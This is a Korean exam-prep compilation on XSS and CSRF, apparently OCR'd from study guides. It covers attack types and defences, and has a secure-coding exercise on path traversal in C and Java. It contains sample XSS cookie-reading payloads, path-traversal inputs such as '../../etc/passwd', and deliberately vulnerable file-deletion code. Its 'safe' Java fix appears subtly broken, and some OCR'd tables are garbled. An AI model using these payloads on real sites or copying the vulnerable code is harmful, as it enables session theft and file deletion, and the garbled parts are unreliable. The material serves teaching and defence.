| 가. XSS(Cross-Site Scripting)의 개념                                                                                                                                                                                                |                                                        |                |                        |                                                    |                                                        |  |
| - 웹 애플리케이션의 취약점을 파악하여 사용자의 쿠키 정보 및 개인정보를 유출하는 웹 공격 기술 / 방법                                                                                                                                                                      |                                                        |                |                        |                                                    |                                                        |  |
| 나. XSS의 특징.                                                                                                                                                                                                                     |                                                        |                |                        |                                                    |                                                        |  |
| <table border="1"> <tr> <td>Phishing</td> <td>피싱, 파일 등으로 사용자 유도하여 유출</td> </tr> <tr> <td>사회공학</td> <td>사용자의 특징 및 관심사로 사회공학방법</td> </tr> </table>                                                                                |                                                        | Phishing       | 피싱, 파일 등으로 사용자 유도하여 유출 | 사회공학                                               | 사용자의 특징 및 관심사로 사회공학방법                                  |  |
| Phishing                                                                                                                                                                                                                        | 피싱, 파일 등으로 사용자 유도하여 유출                                 |                |                        |                                                    |                                                        |  |
| 사회공학                                                                                                                                                                                                                            | 사용자의 특징 및 관심사로 사회공학방법                                  |                |                        |                                                    |                                                        |  |
| II. XSS의 종류 및 상세 설명.                                                                                                                                                                                                            |                                                        |                |                        |                                                    |                                                        |  |
| 가. XSS의 종류 상세 설명.                                                                                                                                                                                                               |                                                        |                |                        |                                                    |                                                        |  |
| <table border="1"> <tr> <th>Reflective-XSS</th> <th>Stored - XSS</th> </tr> <tr> <td>- Server(Target)이<br/>악성코드를 심지 않고<br/>Client에게 바로 전송</td> <td>- Target Server이 악성코드<br/>를 저장하여 사용자 클릭 시<br/>개인정보 유출 방법</td> </tr> </table> |                                                        | Reflective-XSS | Stored - XSS           | - Server(Target)이<br>악성코드를 심지 않고<br>Client에게 바로 전송 | - Target Server이 악성코드<br>를 저장하여 사용자 클릭 시<br>개인정보 유출 방법 |  |
| Reflective-XSS                                                                                                                                                                                                                  | Stored - XSS                                           |                |                        |                                                    |                                                        |  |
| - Server(Target)이<br>악성코드를 심지 않고<br>Client에게 바로 전송                                                                                                                                                                              | - Target Server이 악성코드<br>를 저장하여 사용자 클릭 시<br>개인정보 유출 방법 |                |                        |                                                    |                                                        |  |
| <small>kpc 한국생산성본부</small>                                                                                                                                                                                                      |                                                        |                |                        |                                                    |                                                        |  |



4. CSRF(Cross-Site Request Forgery)와 XSS(Cross-Site Scripting)에 대해 다음 질문을 설명하시오.

- 가. CSRF, XSS 각각의 개념 및 유형 설명  
나. CSRF와 XSS 차이점 설명

정보관리

|    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|----|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 번호 | 문4) CSRF, XSS ① 개념 및 유형 설명<br>② 차이점 설명                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| 답) | <p>1. 인터넷 환경 보안 취약점 특징</p> <pre> graph LR     A[공격자] -- XSS --&gt; B[피해자]     B -- 선의의 --&gt; C[다수 피해자]     C --- D[공격자]   </pre> <p>① 공격사실 미인식 - 피해자가 인식하지 못한 공격자<br/>② 다수 피해자 발생 - 포털, 사내 등 입의 확산<br/>③ 공격 확산 - 공격스크립트의 확산<br/>- OWASP 웹 보안 취약점 중 클라이언트 층 취약점<br/>방어 대상으로 XSS, CSRF 가 포함되어 있음</p> <p>2. 선의의 공격자 방어 위한 XSS, CSRF 이해 OK</p> <p>가. CSRF (Cross-Site Request Forgery) 설명</p> <pre> graph LR     A[공격자] -- ① 등록 --&gt; B[서버]     B -- ② 조회 --&gt; C[피해자]     C -- ③ 의도인한 고로세스 --&gt; B   </pre> <p>개념 - 피해자의 권한(세션) 기반 고로세스</p> |

|                                     |                                          |                                      |                              |
|-------------------------------------|------------------------------------------|--------------------------------------|------------------------------|
| 번호                                  | 자동수행 위도로 권한오작동 실행                        |                                      |                              |
| 공격위험                                | (토큰기반)                                   | (세션기반)                               |                              |
| - 파란마리아 조작                          | - 입력값 자동<br>URL전달<br>서버 기능 오용<br>스크립트 실행 |                                      |                              |
| 방어기법                                | 밀회<br>토큰비여                               | 입력 품 내복에 Hidden 값<br>밀회용 토큰 삽입 검증    |                              |
| 세션                                  | 동시에 2개 프로세스<br>강화                        | 유동 방지 (이중submit)<br>유동 방지 (이중submit) |                              |
| 나. XSS (Cross-Site Scripting) 설명 OK |                                          |                                      |                              |
| 개념도                                 | 공격자                                      | 서버                                   | 피해자                          |
|                                     | ↑ 등록                                     | XSS K<br>② 조회, 실행                    | ③ 악성코드 설치 및<br>Cookie 전달(강제) |
| 개념                                  | 악성스크립트가 포함된 거시물을<br>피해자가 수행하도록 위도        |                                      |                              |
| 공격유형                                | Stored XSS                               | Reflection XSS                       |                              |
|                                     | 거시물에 악성코드<br>삽입 조회시<br>수행위도              | 파란마리아 악성코드<br>문자열 대체<br>클릭시 실행 위도    |                              |

4. CSRF(Cross-Site Request Forgery)와 XSS(Cross-Site Scripting)에 대해 다음 질문을 설명하시오.

가. CSRF, XSS 각각의 개념 및 유형 설명

나. CSRF와 XSS 차이점 설명

정보관리

| 번호                       | 방어기법 | 파라미터 | 1, " . ( ) 등 스크립트<br>기호<br>만화문자 강제 치환<br>트리트먼트<br>서버스 front단 XSS 코드<br>검증<br>감지 엔진 실행 |
|--------------------------|------|------|---------------------------------------------------------------------------------------|
| - XSS 방어시 CSRF는 어느정도 방어됨 |      |      |                                                                                       |

### 3. CSRF와 XSS 차이점

가. 공격자 관점 차이점

| 구분 | CSRF        | XSS        |
|----|-------------|------------|
| 공격 | 이상 프로세스     | 악성 프로그램 설치 |
| 목표 | 수행코드        | 데이터 기강탈    |
| 공격 | 업무 프로세스     | 불특정 다수     |
| 대상 | 이해관계자       | (인터넷 접속자)  |
| 공격 | 재화. 강제승인    | 증비 IDC     |
| 결과 | 공격자 횟득      | 서버 강탈      |
| 공격 | 도크ей스 일련번호로 | CWEASP TOP |
| 번호 | 번호 누락       | IO 중 12    |


나. 피해자 관점 차이점

| 구분   | CSRF  | XSS  |
|------|-------|------|
| 의식   | 어느정도  | 비임식  |
| 여부   | 인지 가능 | (운영) |
| 자금흐름 | 제한적   | 포괄적  |

| 번호                                                 | (자신 피해) | (다인 흐름)  |
|----------------------------------------------------|---------|----------|
| 방어                                                 | 서비스     | 서비스, 사용자 |
| 방해                                                 | 방해      | 동시 방해    |
| - 악성스크립트 감지 및 제거 엔진 WAS 서버<br>Front 단계로 일관적 해결 "끝" |         |          |

| 10 크로스사이트 스크립트(XSS: Cross Site Script) |                                                                                                                                               |
|----------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------|
| 문제                                     | 크로스사이트 스크립트(XSS: Cross Site Script)                                                                                                           |
| 도메인                                    | 정보보안                                                                                                                                          |
| 정의                                     | - 게시판이나 웹 메일등에 악의적인 스크립트를 삽입하여 비정상페이지 보이도록 함으로써 사용방해나 쿠키 및 기타정보를 특정사이트로 전송하는 해킹기법                                                             |
| 키워드                                    | - 스크립트, 변조, 일반사용자 공격, Session hijack, Stored XSS, Reflected XSS, DOM XSS, 쿠키삭제, 입력값 필터링, Replace, White list 기반 보안, 보안패치, 시큐어코딩, OWASP Top 10 |
| 출제의도분석                                 | - 웹 관련 공격기법에 대한 학습 여부 확인<br>- 보안취약점의 원인을 파악하고 넓은 시야로 대응 방법 제시 가능 여부 확인                                                                        |
| 답안작성 전략                                | - XSS 공격기법을 도식화를 통해 상세히 설명<br>- 질문이 보안취약점이라면 묻지 않아도 3 단락은 대응방법으로 마무리                                                                          |
| 참고문헌                                   | - 크로스 사이트 스크립팅 (XSS) 공격 종류 및 대응 방법, KISA, 2013년 12월                                                                                           |
| 풀이 기술사님                                | 안선희 기술사 (제 110 회 컴퓨터시스템응용기술사 / ansunhee.itpe@gmail.com)                                                                                       |

## 1. 일반사용자를 대상으로 한 웹 애플리케이션 해킹 기법, 크로스사이트 스크립트 개념



- 게시판이나 웹 메일등에 악의적인 스크립트를 삽입하여 비정상페이지를 보이도록 함으로써 사용방해나 쿠키 및 기타정보를 특정사이트로 전송하는 해킹기법
- 불특정 다수의 일반 사용자를 대상으로 공격이 행해지며, 공격방식으로 Stored XSS, Reflected XSS, DOM XSS 가 존재함.

## 2. 크로스사이트 스크립트(XSS: Cross Site Script) 공격기법 설명

### 가. 크로스사이트 스크립트 공격기법 – Stored XSS

- 방문자들이 악성 스크립트가 포함된 페이지를 읽어 봄과 동시에 악성 스크립트가 브라우저에서 실행되면서 감염됨

| 구분             | 설명                     |                                    |
|----------------|------------------------|------------------------------------|
| 공격대상           | - 접속자가 많은 취약점이 있는 웹 서버 |                                    |
| 공격메커니즘<br>상세설명 | ①                      | 웹 애플리케이션 취약점이 있는 웹 서버에 악성 스크립트 업로드 |
|                | ②                      | 사용자가 웹 서버에 악성 스크립트 포함한 페이지 열람      |
|                | ③                      | 사용자 브라우저에서 악성 스크립트 실행              |

|        |                                                                                                                                                                                                                  |
|--------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 공격메커니즘 |                                                                                                                                                                                                                  |
| 공격코드사례 | <ul style="list-style-type: none"> <li>- 자바스크립트 내 악성 스크립트 삽입</li> <li>- Ex) &lt;script&gt;alert(document.cookie)&lt;/script&gt;</li> <li>- 악성 코드가 포함된 특정 페이지를 열람할 때마다 브라우저는 이 스크립트를 실행하면서 쿠키값을 보여주게 됨</li> </ul> |

#### 나. 크로스사이트 스크립트 공격기법 – Reflected XSS

| 구분     | 설명                                                                                                                                                                                                 |
|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 공격메커니즘 |                                                                                                                                                                                                    |
| 상세설명   | <p>① 공격자는 먼저 A 사이트에 XSS 취약점이 있는 것을 발견함</p> <p>② 민감한 정보를 획득할 수 있는 공격용 악성 URL 생성</p> <p>③ 공격자는 이 URL을 이메일 메시지에 포함하여 배포</p> <p>④ 피해자가 URL 클릭 시, 즉시 공격 스크립트가 피해자로 반사되어 A 사이트에 관련된 민감한 정보를 공격자에게 전송</p> |
| 사용취약점  | <ul style="list-style-type: none"> <li>- 웹 애플리케이션의 지정된 변수를 이용할 때 발생하는 취약점 이용</li> <li>- 검색 결과, 에러 메시지 등 서버가 외부에서 입력받은 값을 받아 브라우저에게 응답할 때 전송하는 과정에서 위험한 문자를 사용자에게 그대로 전송</li> </ul>                 |
| 공격코드사례 | <ul style="list-style-type: none"> <li>- http://abc.com/search/?q=&lt;script&gt;alert(document.cookie)&lt;/script&gt;&amp;x=0&amp;y=0</li> <li>- HTML 페이지에 포함된 악성 스크립트가 브라우저에서 실행</li> </ul>       |

- 반사 XSS 공격은 이메일 또는 다른 웹 사이트와 같이 다양한 경로로 피해자 시스템에게 전달됨.

## 다. 크로스사이트 스크립트 공격기법 – DOM(Document Object Model) XSS

| 구분             | 설명                                                                                                                                                                                                                                    |
|----------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 공격메커니즘         |  <p>공격자<br/>피해자<br/>서버<br/>URL : http://www.server.com/page.html#default=&lt;script&gt;alert(document.cookie)&lt;/script&gt;<br/>조작된 URL 링크를 전송</p> |
| 공격메커니즘<br>상세설명 | ① 공격자는 DOM 기반 XSS 취약점이 있는 브라우저를 대상으로 조작된 URL을 이메일을 통해 발송                                                                                                                                                                              |
|                | ② 피해자가 URL 클릭 시 공격 피해                                                                                                                                                                                                                 |
| 공격방법           | <ul style="list-style-type: none"> <li>- HTML 페이지를 구문 분석할 때마다 공격 스크립트가 DOM 생성의 일부로 실행되면서 공격</li> <li>- 페이지 자체는 변하지 않으나 페이지에 포함된 브라우저측 코드가 DOM 환경에서 악성코드로 실행됨.</li> </ul>                                                              |

- 앞선 저장 XSS 및 반사 XSS 공격의 악성 페이로드가 서버 측 애플리케이션 취약점으로 인해 응답 페이지에 악성 스크립트가 포함되어 브라우저로 전달되면서 공격하는 것인 반면, DOM 기반 XSS는 서버와 관계없이 브라우저에서 발생함.

## 3. 크로스사이트 스크립트 대응방안

| 대상자 | 대응방안          | 설명                                                                                                                |
|-----|---------------|-------------------------------------------------------------------------------------------------------------------|
| 개발자 | 쿠키정보 추출       | <ul style="list-style-type: none"> <li>- 중요 정보의 쿠키정보 미저장</li> <li>- 정기적 쿠키 삭제</li> </ul>                          |
|     | 특수문자 대체       | <ul style="list-style-type: none"> <li>- 특수문자 필터링</li> <li>- 사용자 입력가능문자의 지정</li> </ul>                            |
|     | HTML 포맷 사용 금지 | <ul style="list-style-type: none"> <li>- '&lt;' 문자를 모두 &amp;lt;로 변환</li> </ul>                                    |
|     | 스크립트 제거       | <ul style="list-style-type: none"> <li>- Javascript로 들어오는 모든 문자열은 모두 문자열 변형 처리</li> </ul>                         |
|     | 보안라이브러리도입     | <ul style="list-style-type: none"> <li>- AntiXSS, Validator, Encoder 등 사용</li> </ul>                              |
| 사용자 | 보안패치          | <ul style="list-style-type: none"> <li>- 최신 보안 정책 및 보안 패치 유지</li> <li>- 브라우저의 개인 정보 보안 등급 관리 기준을 상향 조정</li> </ul> |
|     | 링크노출유의        | <ul style="list-style-type: none"> <li>- 링크를 복사하여 직접 접근하는 방법 이용</li> </ul>                                        |

- 기술에 의존적인 대응보다 SDLC 전반에 걸친 보안을 적용한 Secure-SDLC, 시큐어코딩을 도입하여 보다 안전한 개발 및 서비스가 될 수 있는 노력이 수반되어야 함.

"끝"

웹해킹 공격을 사전에 예방하기 위하여 보안취약점 분석 및 시큐어 코딩(Secure Coding)의 중요성이 높아가고 있다.

(1) XSS(Cross Site Scripting) 공격의 2가지 유형에 대하여 설명하시오.

(2) 다음의 C 또는 JAVA 언어로 작성된 코드에 대하여 안전하지 않은 이유를 설명하고 안전한 코드로 변경하시오.

| 6 | 안전하지 않은 C 코드                                                                                                                                                                                                                                                                                     | 안전하지 않은 JAVA 코드                                                                                                                                                                                                                   |
|---|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|   | <pre> 1: #include &lt;stdio.h&gt; 2: #include &lt;stdlib.h&gt; 3: #include &lt;unistd.h&gt; 4: #include &lt;string.h&gt; 5: void f() 6: { 7: char* rName = getenv("reportName"); 8: char buf[30]; 9: strcpy(buf, "/home/www/tmp/", 30); 10: strcat(buf, rName, 30); 11: unlink(buf); 12: }</pre> | <pre> 1: ... 2: public void f(Properties request) { 3: ... 4: String name = request.getProperty("filename"); 5: if( name != null ) { 6: File file = new File("/usr/local/tmp/" + name); 7: file.delete(); 8: } 9: ... 10: }</pre> |

|            |                                                                                                                 |
|------------|-----------------------------------------------------------------------------------------------------------------|
| 출제도메인      | 보안                                                                                                              |
| 주요 키워드     | - Reflective XSS(Non-Persistent), Stored XSS(Persistent), 상대 디렉터리 경로 조작                                         |
| 난이도        | ★ ★ ☆ ☆ ☆ (별5개 기준)                                                                                              |
| 참고문현       | - 행정안전부, 전자정부 SW 개발/운영자를 위한 C 시큐어코딩 가이드(3판)<br>- 행정안전부, 전자정부 SW 개발/운영자를 위한 Java 시큐어코딩 가이드(3판)<br>- KPC 모의고사 풀이집 |
| 문제소견       | - 기출문제 학습의 중요성을 보여주는 문제임<br>- XSS는 관리 83회, 응용 93회 출제된 적이 있고 시큐어코딩은 관리 98회 출제된 적이 있음                             |
| 기출풀이 작성기술사 | 김상진 기술사(제98회 컴퓨터시스템응용기술사, ksjsc99@gmail.com)                                                                    |

## 1. 웹해킹 공격의 증가 원인

[표-1] 웹해킹 증가 원인

| 구분     | 증가 원인                                                                                                                                                                                                                                                                                                                                    |
|--------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 외부적 요인 | <ul style="list-style-type: none"> <li>- 웹 해킹 지식의 일반화: 풍부한 웹 해킹관련 자료, 사용하기 쉬운 해킹도구 등장</li> <li>- 웹 프로그래밍 지식의 일반화: 풍부한 웹 프로그래밍 자료, 정부의 IT 육성 정책</li> <li>- 비즈니스의 중심축이 된 웹: 과거에는 접근할 수 없던 양질의 정보에 접근 가능</li> </ul>                                                                                                                         |
| 내부적 요인 | <ul style="list-style-type: none"> <li>- 개발 시 보안 고려 부재: 설계, 구현 시 보안 고려 부재</li> <li>- 운영 노하우 부족: WEB 서버, WAS, DBMS의 안전한 설정과 상호 관계 고려 부재</li> <li>- Rapid Development의 압력: 소프트웨어의 품질 저하 초래</li> <li>- 빠른 기술 변화와 업무 범위 확대: Network, DBMS, Security 등</li> <li>- 개별적 보안 프로세스로 문제해결 시도</li> <li>- 기존 보안 솔루션이 문제를 해결해 줄 것이라는 막연한 기대</li> </ul> |


- 기존 정적인 문제 대응방식으로는 웹 어플리케이션을 목표로 이루어지는 공격을 방어할 수 없음
- 개발 단계에서부터 높은 보안성을 가진 어플리케이션을 개발해야 근본적인 문제를 해결할 수 있음

## 2. 웹 어플리케이션 보안 취약점을 이용한 공격, XSS 공격의 유형 및 대응방안

가. XSS 공격의 2가지 유형

1) Reflective XSS (Non-Persistent) 방식


[그림-1] Reflective XSS 공격과정



- 클라이언트에서 제공한 데이터가 서버의 응답 페이지에 바로 포함되어 돌려지는 것을 악용하는 공격 방식
- 주로 스크립트가 포함된 링크의 클릭을 유도하고 악성 스크립트는 서버에 저장되지 않음
- 공격자는 악성 스크립트를 포함한 URL을 E-Mail이나 메신저를 이용하여 victim에게 노출시킴
- 사례: URL의 CGI 인자에 악성 스크립트 코드 삽입  
(<http://www.a.co.kr/a.asp?id=1;<script>> 악성코드 </script>)

2) Stored XSS (Persistent) 방식

[그림-2] Stored XSS 공격과정



- 웹 서버를 매개로 웹 서버에 저장된 스크립트가 피해자의 시스템에서 실행되도록 하는 공격 방식
- 공격자는 악성 스크립트를 XSS에 취약한 웹 서버에 저장(예. 웹 게시판, 방명록 등)
- 사례: 같은 사이트를 방문하는 다른 사용자에게 보이는 입력부분  
(<img src=~~~> 태그나, <iframe width=0 height=0 ~> 등으로 스크립트를 교묘하게 숨김)

### 나. XSS 공격의 대응방안

[표-2] XSS 공격 대응방안

| 대상자 | 공격방법     | 대응방법                                                                                                                 |
|-----|----------|----------------------------------------------------------------------------------------------------------------------|
| 개발자 | 쿠키정보 추출  | <ul style="list-style-type: none"> <li>- 중요정보는 쿠기에 저장하지 않음 (예. 개인정보, 계정정보 등)</li> <li>- 정기적으로 쿠기정보를 삭제함</li> </ul>   |
|     | 특수문자 이용  | <ul style="list-style-type: none"> <li>- 특수문자 등록을 방지하기 위해 특수문자 필터링</li> <li>- 사용자 입력 가능 문자 이외에는 모드 필터링</li> </ul>    |
|     | HTML 태그  | <ul style="list-style-type: none"> <li>- HTML 태그 사용금지</li> <li>- 특히, &lt; 문자 사용 시 &amp;lt;로 변환처리</li> </ul>          |
|     | 스크립트 공격  | <ul style="list-style-type: none"> <li>- Javascript로 시작하는 문자열은 모두 문자열 변환처리</li> <li>- 악성 스크립트의 주기적으로 모니터링</li> </ul> |
| 사용자 | 링크 노출    | <ul style="list-style-type: none"> <li>- 해당 링크를 복사하여 직접 접근하는 방법 활용</li> </ul>                                        |
|     | 브라우저 취약점 | <ul style="list-style-type: none"> <li>- 최신 보안 패치를 정기적으로 수행하고 취약점 공격 대응</li> </ul>                                   |

|  |                                  |
|--|----------------------------------|
|  | - 브라우저 내 개인정보 보안등급관리 기준을 상향으로 조정 |
|--|----------------------------------|

### 3. 문제에서 주어진 코드의 안전하지 않은 이유와 안전한 코딩 방법과 사례

#### 가. 주어진 코드가 안전하지 않은 이유 (취약점: 상대 디렉터리 경로 조작)

- 외부 입력을 통하여 디렉터리 경로 문자열을 생성하는 경우 악의적인 외부입력을 제대로 변환시키지 않으면 예상 밖 영역의 경로 문자열이 생성되어 시스템 정보누출, 서비스 장애 등 유발 가능함
- 경로 조작을 통해서 공격자가 허용되지 않은 권한을 획득하여 설정에 관계된 파일을 변경하거나 실행시킬 수 있음
- 사례: 대부분의 시스템에서 “..”은 상위 디렉터리를 의미하기 때문에 제한된 디렉터리의 상위를 접근할 수 있는 경로를 생성하게 됨

#### 나. 안전한 코딩 방법

- 외부의 입력을 가지고 파일 경로를 조합하여 파일시스템에 접근하는 경로를 만들지 말아야 함
- 불가피하게 직접 사용하는 경우 다른 디렉터리의 파일을 접근할 수 없도록 위험 문자열(“, /, \W)을 제거하는 필터링 필요 (예. Java의 ReplaceAll() 등의 메소드 사용)
- 외부 입력을 받아들이되 내부적인 처리는 미리 정의해 놓은 데이터를 사용하도록 코딩 함
- 외부에서 받아들인 데이터 중 미리 정의된 케이스를 제외하고는 모두 무시하도록 함

#### 다. 안전한 코드 사례

[표-3] 원본코드 및 안전한 코드 사례

| 구분       | C 코드                                                                                                                                                                                                                                                                   | JAVA 코드                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
|----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 원본 코드    | <pre> 1: void f() 2: { 3:     char* rName = getenv("reportName"); 4:     char buf[30]; 5:     strcpy(buf, "/home/www/tmp/", 30); 6:     strcat(buf, rName, 30); 7:     unlink(buf); 8: }</pre> <p>- reportName이 “../../etc/passwd”와 같이 입력되면 상위 디렉토리에 있는 파일에 접근하게 됨</p> | <pre> 1: ..... 2: public void accessFile(Properties request) 3: { 4:     ..... 5:     String name = request.getProperty("filename"); 6:     if( name != null ) 7:     { 8:         File file = new File("/usr/local/tmp/" + name); 9:         file.delete(); 10:    } 11: ..... 12: }</pre> <p>- 외부 입력(name)의 값으로 “../../rootFile.txt”와 같이 전달되면 의도하지 않았던 파일이 삭제될 수 있음</p>                                                                                                                                                                                         |
| 안전 코드 사례 | <pre> 1: void f() 2: { 3:     char buf[30]; 4:     strcpy(buf, "/home/www/tmp/", 30); 5:     strcat(buf, "report", 30); 6:     unlink(buf); 7: }</pre> <p>- 외부 입력을 가지고 파일 패스를 조합하여 파일시스템에 접근하는 패스를 만들지 말아야 함</p>                                                       | <pre> 1: ..... 2: public void accessFile(Properties request) 3: { 4:     ..... 5:     String name = request.getProperty("user"); 6:     if ( name != null &amp;&amp; !"".equals(name) ) 7:     { 8:         name = name.replaceAll("/", ""); 9:         name = name.replaceAll("\\\\", ""); 10:        name = name.replaceAll(".", ""); 11:        name = name.replaceAll("&amp;", ""); 12:        name = name + "-report"; 13:        File file = new File("/usr/local/tmp/" + name); 14:        if (file != null) file.delete(); 15:    } 16: ..... 17: }</pre> |

|  |  |                                                                                              |
|--|--|----------------------------------------------------------------------------------------------|
|  |  | - 외부 입력값에 대해 null 체크를 하고 외부 입력값의 상대경로(/, WWW, &, . 등 특수문자)를 설정할 수 없도록 replaceAll()을 이용하여 제거함 |
|--|--|----------------------------------------------------------------------------------------------|

#### 4. 개발 단계별 웹 어플리케이션 보안 전략

[표-4] 웹 어플리케이션 보안 전략

| 단계 | 보안 전략                                                                                                                                           | 세부 실천사항                                                                                                                           |
|----|-------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------|
| 설계 | <ul style="list-style-type: none"> <li>- 보안성을 고려한 설계</li> <li>- 향후 유지보수를 고려한 설계</li> <li>- 보안 관리자 및 전문가 참여</li> </ul>                           | <ul style="list-style-type: none"> <li>- 보안 요구사항 명료화</li> <li>- 개발자 보안교육</li> <li>- 위험분석-보안확보계획</li> </ul>                        |
| 개발 | <ul style="list-style-type: none"> <li>- 보안개발지침에 따른 개발작업</li> <li>- 보안 체크리스트의 지속적 참조</li> <li>- 보안성 테스트 계획 및 기준 수립</li> <li>- 문서화 충실</li> </ul> | <ul style="list-style-type: none"> <li>- 보안 개발지침 사전수립</li> <li>- 보안 체크리스트 사전수립</li> <li>- 보안성 테스트 계획수립</li> </ul>                 |
| 검증 | <ul style="list-style-type: none"> <li>- 보안성 테스트<br/>(예. 웹 애플리케이션 취약점 스캐너)</li> </ul>                                                           | <ul style="list-style-type: none"> <li>- 모의 해킹 및 코드 리뷰 실시</li> </ul>                                                              |
| 운영 | <ul style="list-style-type: none"> <li>- 안전한 웹 어플리케이션 운영</li> </ul>                                                                             | <ul style="list-style-type: none"> <li>- 웹 어플리케이션 방화벽 적용</li> <li>- 안전한 운영지침 사전 수립</li> <li>- 모의해킹/취약점 분석 및 최신 보안정보 전파</li> </ul> |
| 폐기 | <ul style="list-style-type: none"> <li>- Retirement Plan 수립 (보안확보 방안 포함)</li> </ul>                                                             | <ul style="list-style-type: none"> <li>- 폐기 현황 파악</li> </ul>                                                                      |

“끝”

|           |                      |
|-----------|----------------------|
| 토픽 이름     | 가상화폐 거래소 취약점 및 대응    |
| 분류        | 디지털 보안 > 보안 취약점 및 대응 |
| 키워드(암기)   |                      |
| 암기법(해당경우) |                      |
| 연관토픽      |                      |

### 기출문제

